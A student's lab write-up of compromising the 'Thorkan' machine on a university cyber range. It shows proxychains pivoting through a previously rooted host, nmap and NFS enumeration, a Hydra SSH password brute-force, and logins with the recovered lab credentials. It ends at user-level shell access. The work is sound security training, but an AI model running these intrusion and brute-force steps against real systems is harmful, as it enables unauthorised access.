Cyber Range - Thorkan

Atharva Velani 20411611

This write up includes the steps and discovery methods used to tackle the Thorkan box on the Curtin Cyber Range. The hardest part of this was trying to figure out how to overcome the proxy chains, but besides that it was a fairly simple box once you got the proxychains working.


Table of Contents:

Step 1: Connect to the network via proxychains.

From the previous machine (Ghostgate) we know that we have access to the .2.x subnet but not the .10.x subnet in which Thorkan resides. To get access to this system we muse use proxychains. First lets log into the account with the root access which we had used prior with our dirty cow exploit.

U: firefart
P: password

We have root access as the user and can now check if the Ghostgate is indeed linked to the 192.168.10.x subnet, in which it is.



```
Ghostgate:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2D:A7:EC
          inet addr:192.168.2.150  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2d:a7ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21399 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3856890 (3.6 Mb)  TX bytes:920927 (899.3 Kb)

eth1      Link encap:Ethernet  HWaddr 08:00:27:2E:B5:56
          inet addr:192.168.10.10  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:b556/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:204 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30561 (29.8 Kb)  TX bytes:9421 (9.2 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1967 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1967 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7183886 (6.8 Mb)  TX bytes:7183886 (6.8 Mb)

Ghostgate:~ #
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 1: ghostgate's ifconfig)


Lets configure our proxy chains to get access to th 192.168.10.xx subnet.

Firstly you need to modify the proxychains4 config file.
sudo nano /etc/proxychains4.conf

Uncomment dynamic_chain
comment strict_chain
append at the end: socks5 127.0.0.1 9050

Run ssh through the proxychains4 port.
ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
password

Now have root access through proxychains.



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/Thorkan]
└─# sudo nano /etc/proxychains4.conf

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/Thorkan]
└─# ssh -oHostKeyAlgorithms=+ssh-dss -D 9050 firefart@192.168.2.150
Password:
Last login: Fri Sep 24 09:41:06 2021 from 10.8.0.115
Have a lot of fun...
Ghostgate:~ #
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

(Figure 2: ssh into root as proxy)

Step 2: Scanning the network.

Lets perform a simple scan to see which services are open and the service version to determine if we can exploit any available open ports.

sudo nmap -sV 192.168.10.4




```
Ghostgate:~ # sudo nmap -sV 192.168.10.4

Starting Nmap 4.75 ( http://nmap.org ) at 2021-09-24 10:01 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
specify valid servers with --dns-servers
Interesting ports on 192.168.10.4:
Not shown: 993 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp       (Generally vsftp or WU-FTPD)
22/tcp   open  ssh      OpenSSH 4.6 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.4 ((Linux/SUSE))
111/tcp  open  rpcbind
2049/tcp open  rpcbind
5801/tcp open  vnc-http TightVNC 1.2.9 (Resolution 1024x788; VNC TCP port 5901)
5901/tcp open  vnc      VNC (protocol 3.8)
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: scanning our target machine)

Not enough information on these ports, lets perform a more detailed scan to get an idea of what we can exploit. We do know that the server is running on a Linux system.

sudo nmap -sV -A 192.168.10.4



```
Ghostgate:~ # sudo nmap -A -sV 192.168.10.4

Starting Nmap 4.75 ( http://nmap.org ) at 2021-09-24 09:56 WST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or
specify valid servers with --dns-servers
Interesting ports on 192.168.10.4:
Not shown: 993 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp       (Generally vsftp or WU-FTPD)
|_ Anonymous FTP: FTP: Anonymous login allowed
22/tcp   open  ssh      OpenSSH 4.6 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.4 ((Linux/SUSE))
|  robots.txt: has 1 disallowed entry
|_ /
|_ HTML title: Site doesn't have a title.
111/tcp  open  rpcbind
|  rpcinfo:
|  100000  2        111/udp  rpcbind
|  100003  2,3,4   2049/udp  nfs
|  100005  1,2,3  32769/udp  mountd
|  100024  1      32770/udp  status
|  100021  1,3,4  32771/udp  nlockmgr
|  100000  2        111/tcp  rpcbind
|  100003  2,3,4   2049/tcp  nfs
|  100021  1,3,4  54176/tcp  nlockmgr
|  100024  1      54364/tcp  status
|_ 100005  1,2,3  60849/tcp  mountd
2049/tcp open  rpcbind
5801/tcp open  vnc-http TightVNC 1.2.9 (Resolution 1024x788; VNC TCP port 5901)
5901/tcp open  vnc      VNC (protocol 3.8)
```


```
root@kali: ~
File Actions Edit View Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: detailed nmap scan)

Step 3: Exploiting open ports.

proxychains4 vncviewer 192.168.10.4:5901

After entering that command on our kali terminal we have found a total of 3 new users in the system, we can make a users.txt file in case we need to brute force into the system (hopefully as a last resort).




```
root@kali: ~
File Actions Edit View Help
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: vncviewer information)

We've made the users in to a file just in case, we can also try the easy passwords for each user (their own username), however, all these three attempts failed.

nano users.txt

cat users.txt




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# nano users.txt

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# cat users.txt
centurion
hanibal
vinicius
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 7: user.txt data)

After running dirb on our kali machine, and connecting the proxy to our webserver we got nothing of interest. The robots.txt file had no useful information on it.

proxychains4 dirb http://192.168.10.4


192.168.10.4
It works!
root@kali: /home/kali/Desktop/cyberrange/thorkan
File Actions Edit View Help
root@kali: ~

```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# proxychains4 dirb http://192.168.10.4                    130 ✗
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 30 00:30:29 2022
URL_BASE: http://192.168.10.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 8: showing thorkan webpage)

Lets try and see if we can mount to any drives as there was nfs mount in the port scan.

We can’t mount through proxychains but perhaps we can through ghostgate.

proxychains4 showmount -e 192.168.10.4




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# proxychains4 showmount -e 192.168.10.4                            130 ✗
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 ←—socket error or tim
eout!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:111  ...  OK
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 9: attempt to mount through proxychains)

showmount -e 192.168.10.4
mkdir /tmp/thorkan
sudo mount -t nfs 192.168.10.4:/home /tmp/thorkan



```
Have a lot of fun...
Ghostgate:~ # showmount -e 192.168.10.4
Export list for 192.168.10.4:
/tmp             *
/home            *
/srv/www/htdocs  *
/srv/www/cgi-bin *
Ghostgate:~ # mkdir /tmp/thorkan
Ghostgate:~ # sudo mount -t nfs 192.168.10.4:/home /tmp/thorkan
```


```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 10: mounting via ghostgate)

Successfully mounted to its home directory, there we can find the three users that we saw previously. However after spending time enumerating and looking for any potential executable files I couldn’t find anything of use.

df -k

This shows that we have successfully mounted to the folder.



```
Ghostgate:~ # df -k
Filesystem          1K-blocks    Used Available Use% Mounted on
/dev/sda2            10871204 4026932   6292040  40% /
udev                   511384     380    511004   1% /dev
192.168.10.4:/home    5700480  145280   5265664   3% /tmp/thorkan
Ghostgate:~ #
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 11: successful mount)

Step 4: Brute force with hydra

This took a bit of configuration to find the password, however from previous password cracking we knew that it would be unlikely if the password was any after the first 200 from the rockyou.txt file. I created a separate file with the top 200 passwords and named it pass.txt. The command used below was:

proxychains4 hydra -t 4 -L users.txt -P pass.txt 192.168.10.4 -v ssh

We’re using the *users.txt* from the users we found out through the vnc, as well as mounting to the home directory.



```
[22][ssh] host: 192.168.10.4   login: hanibal   password: 123456789
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
[22][ssh] host: 192.168.10.4   login: vinicius   password: password1
[STATUS] attack finished for 192.168.10.4 (waiting for children to complete tests)
[STATUS] 58.50 tries/min, 117 tries in 00:02h, 1 to do in 00:01h, 3 active
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22 [proxychains] Dynami
c chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
 ...  OK
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-30 01:11:39

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# proxychains4 hydra -t 4 -L users.txt -P pass.txt 192.168.10.4 -v ssh
```

```
┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


(Figure 12: successful bruteforce attack and two usernames credentials are found)

Step 5: ssh into the server

We've got two different usernames and passwords we can exploit, from memory we were given vinicius' password in lecture 4, so lets use hanibal instead to mix things up.

proxychains4 ssh -oHostKeyAlgorithms=+ssh-rsa hanibal@192.168.10.4
123456789

uname -r



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/thorkan]
└─# proxychains4 ssh -oHostKeyAlgorithms=+ssh-rsa hanibal@192.168.10.4                 1 ⚙
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  127.0.0.1:9050 <--socket error or time
out!
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  192.168.10.4:22  ...  OK
The authenticity of host '192.168.10.4 (192.168.10.4)' can't be established.
RSA key fingerprint is SHA256:7L+ALL/ae3bLc4C4UEeOKyUJyUOpzs2akRczUlhIyNM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.4' (RSA) to the list of known hosts.
Password:
Password:
Have a lot of fun...
hanibal@Thorkan:~> uname -r
2.6.22.5-31-default
hanibal@Thorkan:~> id
uid=1001(hanibal) gid=100(users) groups=                                    ers)
hanibal@Thorkan:~> 
```

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root💀kali)-[~]
└─# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```

